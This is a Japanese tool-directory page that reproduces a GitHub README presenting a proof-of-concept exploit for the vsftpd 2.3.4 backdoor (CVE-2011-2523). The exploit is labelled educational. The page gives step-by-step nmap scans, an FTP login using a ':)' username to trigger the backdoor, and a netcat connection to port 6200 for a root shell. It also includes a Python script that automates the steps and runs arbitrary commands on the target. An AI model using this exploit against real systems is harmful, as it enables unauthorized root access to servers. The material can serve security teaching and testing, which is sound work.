Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/tshaq17/vsftpd-2.3.4---backdoor-command-execution
ペイロード生成脆弱性分析エクスプロイトペネトレーションテスト学習と教育リモートアクセスツール
GitHubtshaq17/vsftpd-2.3.4---backdoor-command-execution

vsftpd-2.3.4---Backdoor-Command-Execution

vsftpd 2.3.4 (CVE-2011-2523) は、リバースルートシェルに繋がる重大な脆弱性です。このリポジトリでは、教育目的のため、手動および自動(Python)で段階的に悪用する方法の PoC を作成します。

共有
リポジトリを見る
249ヶ月前未レビュー

vsftpd-2.3.4---Backdoor-Command-Execution

vsftpd 2.3.4(CVE-2011-2523)は、Root Shell に到達する重大な脆弱性です。このリポジトリでは、教育目的で、この脆弱性を手動および自動(Python)で段階的に悪用する PoC を紹介します。

この脆弱性はどのようなものか?

まず、これはサービス側のエクスプロイトなので、リモートから悪用します。仕組みはこうです。デフォルトでポート 21 の FTP サービスに :) を含むユーザー名で接続すると、システムが TCP ポート 6200 に Root Shell を開くようにトリガーされます。そのため、誰でも接続してターゲットサーバーへの Root アクセスを取得できてしまうのです。これは壊滅的な事態です。では、実際に段階を追ってやってみましょう。全体像をつかむために、まず手動で説明し、次に自動で悪用する Python スクリプトを紹介します。

手動

ポートスキャン


  1. ポート 21 がオープン
nmap -p21 -sV -sC -O Target_IP 
image

  1. ポート 6200 がクローズ
nmap -p6200 Target_IP
  • 現時点ではポート 6200 はクローズ image

エクスプロイト


  1. FTP サービスに接続し、悪意のあるユーザー名を使用してシステムをトリガーし、ポート 6200 を開かせる
ftp Target_IP 
  • ユーザー名: anything:)
  • パスワード: anything image

  1. FTP 接続後にポート 6200 を確認する
nmap -p6200 Target_IP

ポート 6200 がオープンになりました。これがバックドアです
image

  1. ポート 6200 に接続し、サーバー全体で Root Shell を取得する
nc -nv Target_IP 6200

最後に、ターゲットマシン上で Root Shell を取得しました。 image

自動

手動で実行したので、エクスプロイトの手順が分かりました。

  1. ポート(21)で FTP サーバーに接続する。
  2. バックドアをトリガーするために :) を含むユーザー名を使用する。
  3. ポート(6200)に接続する。
#!/usr/bin/python3 

from ftplib import FTP
import socket
import sys
import time

Target_IP = sys.argv[1]
cmd = sys.argv[2]

# Step1: Connect to FTP
try:
  ftp = FTP(Target_IP,timeout=2)
  ftp.login("user:)","password") # Step2: Send the malicious username
except:
  pass

time.sleep(1) # To give a time for the server to open the port (6200)

#Step3: Connect to port (6200) to have a Root Shell
shell = socket.socket(socket.socket(socket.AF_INET, socket.SOCK_STREAM))
try:
  shell.connect((Target_IP,6200))
except:
  print("Shell Failed")

#Execute the commands
shell.send(cmd.encode() + b"\n")
print(shell.recv(4096).decode())

#Finally close the connection
shell.close()

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    371
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    336
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    322

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →